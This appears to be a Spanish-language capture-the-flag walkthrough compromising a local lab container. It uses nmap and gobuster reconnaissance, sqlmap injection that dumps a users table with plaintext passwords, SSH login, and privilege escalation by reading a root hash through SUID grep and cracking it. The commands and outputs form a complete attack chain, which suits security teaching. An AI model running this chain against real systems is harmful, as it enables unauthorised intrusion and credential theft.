

SQLMAP

FIND / -PERM -4000 2>/DEV/NULL

Ping de reconocimiento inicial

```
$ ping -c 3 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.345 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.059 ms
^C
— 172.17.0.2 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1027ms
rtt min/avg/max/mdev = 0.059/0.202/0.345/0.143 ms
```

```
GNU nano 8.2
# Nmap 7.94SVN scan initiated Tue Nov 19 09:11:06 2024 as: /usr/lib/nmap/nmap --privileged -p- -sC
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000030s latency).
Scanned at 2024-11-19 09:11:06 CET for 7s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp open  ssh      syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ ssh hostkey:
|   256 08:ba:95:95:10:20:1e:54:19:c3:33:a8:75:dd:f8:4d (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMPJ46ajV0vTej11m5rYDjs9
|   256 1e:22:63:40:c9:b9:c5:6f:c2:09:29:84:6f:e7:0b:76 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIF6xGDDmewkLLpG4sexgnIhUkqp4QnkWeDoYn4PyDLS4
80/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.61 ((Debian))
|_ http-title: test page
|_ http-server-header: Apache/2.4.61 (Debian)
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Nov 19 09:11:13 2024 -- 1 IP address (1 host up) scanned in 7.57 seconds
```

Nada sospechoso en el whatweb:

```
(jk@kali) - [~/Desktop/backend]
$ whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.61], Country[RESERVED][22], HTML5, HTTPServer[Debian Linux][Apache/2.4.61 (Debian)], IP[172.17.0.2], Title[test page]
```

El fuzzing web realizado con gobuster es el siguiente:

Veo un login.php i un login.html, el login .php se encuentra vacío. Por lo que yo interpreto que por detras ejecutará algún tipo de código

```
(jk@kali) - [~/Desktop/backend]
$ sudo gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,xml,xh,xss,txt,css,html
[sudo] password for jk:

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)



[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: xss,txt,css,php,html,xml,xh
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 537]
/login.html (Status: 200) [Size: 635]
/login.php (Status: 200) [Size: 0]
/css (Status: 301) [Size: 306] [→ http://172.17.0.2/css/]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
Progress: 572136 / 1764488 (32.43%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 573873 / 1764488 (32.52%)

Finished
```

Panel de login



Al parecer corre con algun tipo de bases de datos, lo he encontrado con la herramienta wpscan --wizzard

```

[09:33:33] [INFO] retrieved: 'root'@'localhost'
[09:33:33] [INFO] retrieved: ''root'@'localhost''
database management system users [4]:
[*] 'dbcon'@'%'
[*] 'mariadb.sys'@'localhost'
[*] 'mysql'@'localhost'
[*] 'root'@'localhost'

[09:33:33] [INFO] retrieved: 'dbcon'
[09:33:33] [INFO] retrieved: ''
[09:33:33] [INFO] retrieved: 'mariadb.sys'
[09:33:33] [INFO] retrieved: 'invalid'
[09:33:33] [INFO] retrieved: 'mysql'
[09:33:33] [INFO] retrieved: 'invalid'
[09:33:33] [INFO] retrieved: 'root'
[09:33:33] [INFO] retrieved: '*59A620A25CB62B882A7F970EB39CBCAAE92CA438'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] Y
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
do you want to use common password suffixes? (slow!) [y/N] N
[09:33:42] [INFO] current status: mykol ... /

```

Dándole a la opción más pesada de automatización me tarda aproximadamente como 2 horas, hay que agilizar el progreso mediante comandas manuales de sqlmap

```

(jk@kali)-[~]
$ sqlmap -u "http://172.17.0.2/login.html" --dbs --forms -batch

```

```

web server operating system: Linux Debian
web application technology: Apache 2.4.61
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[10:44:07] [INFO] fetching database names
[10:44:07] [INFO] resumed: 'information_schema'
[10:44:07] [INFO] resumed: 'performance_schema'
[10:44:07] [INFO] resumed: 'sys'
[10:44:07] [INFO] resumed: 'mysql'
[10:44:07] [INFO] resumed: 'users'
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] users

```

```

(jk@kali)-[~]
$ sqlmap -u "http://172.17.0.2/login.html" --forms -D users --tables -batch

```

```
[10:45:54] [INFO] fetching tables for data
[10:45:54] [INFO] retrieved: 'usuarios'
Database: users
[1 table]
+-----+
| usuarios |
+-----+
```

```
(jk@kali)-[~]
$ sqlmap -u "http://172.17.0.2/login.html" --forms -D users -T usuarios -columns -batch
```

```
[10:47:59] [INFO] retrieved: 'varc
Database: users
Table: usuarios
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int(11) |
| password | varchar(255) |
| username | varchar(255) |
+-----+-----+
```

mina de la siguiente manera:

```
(jk@kali)-[~]
$ sqlmap -u http://172.17.0.2/login.html --forms -D users -T usuarios -C id,username,password --dump -batch
```

```
[10:53:16] [INFO] retrieved: 'juan'
Database: users
Table: usuarios
[3 entries]
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | paco | $paco$123 |
| 2 | pepe | P123pepe3456P |
| 3 | juan | jjuaann123 |
+-----+-----+-----+

[10:53:16] [INFO] table 'users.usuarios'
[10:53:16] [INFO] you can find results
1 paco
2 pepe
3 juan


[*] ending @ 10:53:16 /2024-11-19/
```


Aquest es l'únic usuari que ens deixa accedir-hi dins.

```
(jib@kali)~[~]  
$ sudo ssh pepe@172.17.0.2  
pepe@172.17.0.2's password:  
Linux 8378a28b7fc5 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
pepe@8378a28b7fc5:~$
```

```
pepe@8378a28b7fc5:/$ sudo find / -perm -4000 2>/dev/null  
pepe@8378a28b7fc5:/$ find / -perm -4000 2>/dev/null  
/usr/bin/ls  
/usr/bin/newgrp  
/usr/bin/umount  
/usr/bin/gpasswd  
/usr/bin/mount  
/usr/bin/passwd  
/usr/bin/su  
/usr/bin/chfn  
/usr/bin/grep  
/usr/bin/chsh  
/usr/lib/openssh/ssh-keysign  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
pepe@8378a28b7fc5:/$ grep '' /root/pass.hash  
e43833c4c9d5ac444e16b53711373e8
```

Md5 Encrypt & Decrypt

**Generate 3X More Revenue with
#1 Web to Print Software**[Get Live Demo](#)



e43833c4c9d5ac444e16bb94715a75e4

e43833c4c9d5ac444e16bb94715a75e4 : **spongebob34**

```
e43833c4c9d5ac444e16bb94715a75e4
pepe@8378a28b7fc5:/$ su root
Password:
root@8378a28b7fc5:/# whoami
root
root@8378a28b7fc5:/#
```